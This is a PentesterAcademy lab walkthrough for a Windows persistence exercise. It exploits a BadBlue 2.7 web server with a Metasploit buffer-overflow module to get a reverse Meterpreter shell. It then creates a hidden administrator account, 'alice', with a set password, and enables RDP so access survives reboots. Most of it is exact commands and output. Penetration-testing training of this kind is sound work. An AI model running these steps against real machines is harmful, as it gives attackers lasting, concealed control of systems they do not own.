ATTACK DEFENSE

by PentesterAcademy

Name	Maintaining Access: RDP
URL	https://attackdefense.com/challengedetails?cid=2142
Type	Windows Security: Maintaining Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.139
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.23.139

```
root@attackdefense:~# nmap 10.0.23.139
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 12:24 IST
Nmap scan report for 10.0.23.139
Host is up (0.0015s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.23.139

```
root@attackdefense:~# nmap -sV -p 80 10.0.23.139
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 12:25 IST
Nmap scan report for 10.0.23.139
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.50 seconds
root@attackdefense:~#
```

Step 4: We will search for the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
---------------------------------------------------------------
 Exploit Title

---------------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
---------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use PassThu remote buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.23.139
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.23.139
RHOSTS => 10.0.23.139
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.23.139
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.23.139:49766) at 2020-11-21 12:26:47 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Checking the current user.

Command: getuid

```
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter >
```

Step 7: We can observe that we are running as an administrator user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe and use the migrate command to migrate the current process in that process.

Commands: ps -S explorer.exe
migrate 2764

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                        Path
 ---   ----  ----          ----  -------  ----                        ----
 3124  4068  explorer.exe  x64   1        ATTACKDEFENSE\Administrator  C:\Windows\explorer.exe

meterpreter > migrate 3124
[*] Migrating from 4836 to 3124...
[*] Migration completed successfully.
meterpreter >
```

We have successfully migrated into the explorer.exe process. We are going to maintain access by RDP. We will be creating a user and adding that user to the Administrators group. All this can be done using the "**getgui**" meterpreter command.

The '**getgui**' command makes the below changes to the target machine.

- Enable RDP service if it's disabled
- Creates new user for an attacker
- Hide user from Windows Login screen
- Adding created user to "**Remote Desktop Users**" and "**Administrators**" groups

Step 8: Running getgui command to gain remote access.

Command: run getgui -e -u alice -p hack_123321


```
meterpreter > run getgui -e -u alice -p hack_123321

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: alice with Password: hack_123321
[*]     Hiding user from Windows Login screen
[*]     Adding User: alice to local group 'Remote Desktop Users'
[*]     Adding User: alice to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20201121.3316.rc
meterpreter >
```

We have created “alice” user on the target machine and enabled RDP access.

Step 9: Access the GUI using xfreerdp utility.

Command: xfreerdp /u:alice /p:hack_123321 /v:10.0.23.139
y [Accept the certificate]



We have gained access to the target machine GUI by RDP using "alice" user. Now, if the machine is rebooted the access would remain the same, after the machine comes online.

References:

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/badblue_passthru)
3. GetGui (https://github.com/rapid7/metasploit-framework/blob/master/scripts/meterpreter/getgui.rb)